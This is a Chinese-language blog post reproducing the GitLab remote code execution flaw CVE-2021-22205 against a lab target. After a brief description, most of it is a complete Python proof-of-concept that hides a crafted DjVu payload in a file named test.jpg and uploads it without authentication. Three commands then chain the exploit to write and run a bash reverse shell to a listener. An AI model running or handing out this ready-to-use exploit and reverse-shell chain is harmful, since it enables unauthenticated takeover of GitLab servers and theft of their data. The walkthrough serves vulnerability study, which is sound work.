gitlab-cve_2021_22205
·
漏洞介绍
近日,GitLab远程代码执行漏洞(CVE-2021-22205) 被广泛利用。该漏洞是由于GitLab没有正确处理传入的图像文件,造成某些端点的路径存在无需授权的风险,攻击者可以在无需认证的情况下构造恶意图片文件并上传到GitLab,从而执行远程命令,导致服务器敏感信息泄露。
漏洞复现

访问靶场地址
利用poc,进行反弹shell操作
import sys
import re
import requests


target = sys.argv[1]
command = sys.argv[2]
session = requests.session()
CSRF_PATTERN = re.compile(rb'csrf-token" content="(.*?)" />')

def get_payload(command):
    rce_payload = b'\x41\x54\x26\x54\x46\x4f\x52\x4d'
    rce_payload += (len(command) + 0x55).to_bytes(length=4, byteorder='big', signed=True)
    rce_payload += b'\x44\x4a\x56\x55\x49\x4e\x46\x4f\x00\x00\x00\x0a\x00\x00\x00\x00\x18\x00\x2c\x01\x16\x01\x42\x47\x6a\x70\x00\x00\x00\x00\x41\x4e\x54\x61'
    rce_payload += (len(command) + 0x2f).to_bytes(length=4, byteorder='big', signed=True)
    rce_payload += b'\x28\x6d\x65\x74\x61\x64\x61\x74\x61\x0a\x09\x28\x43\x6f\x70\x79\x72\x69\x67\x68\x74\x20\x22\x5c\x0a\x22\x20\x2e\x20\x71\x78\x7b'
    rce_payload += command.encode()
    rce_payload += b'\x7d\x20\x2e\x20\x5c\x0a\x22\x20\x62\x20\x22\x29\x20\x29\x0a'
    return rce_payload

def csrf_token():
    response = session.get(f'{target}/users/sign_in', headers={'Origin': target})
    g = CSRF_PATTERN.search(response.content)
    assert g, 'No CSRF Token found'

    return g.group(1).decode()


def exploit():
    files = [('file', ('test.jpg', get_payload(command), 'image/jpeg'))]
    session.post(f'{target}/uploads/user', files=files, headers={'X-CSRF-Token': csrf_token()})


if __name__ == '__main__':
    exploit()
    print('finish test')

进行反弹shell操作
python3 CVE-2021-22205.py http://10.95.14.161:8382 "echo 'bash -i >& /dev/tcp/ip/1009 0>&1' > /tmp/1.sh"
python3 CVE-2021-22205.py http://10.95.14.161:8382 "chmod +x /tmp/1.sh"
python3 CVE-2021-22205.py http://10.95.14.161:8382 "/bin/bash /tmp/1.sh"
同时进行端口监听


成功反弹shell

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 0
 0
- 0


 已为社区贡献8条内容

所有评论(0)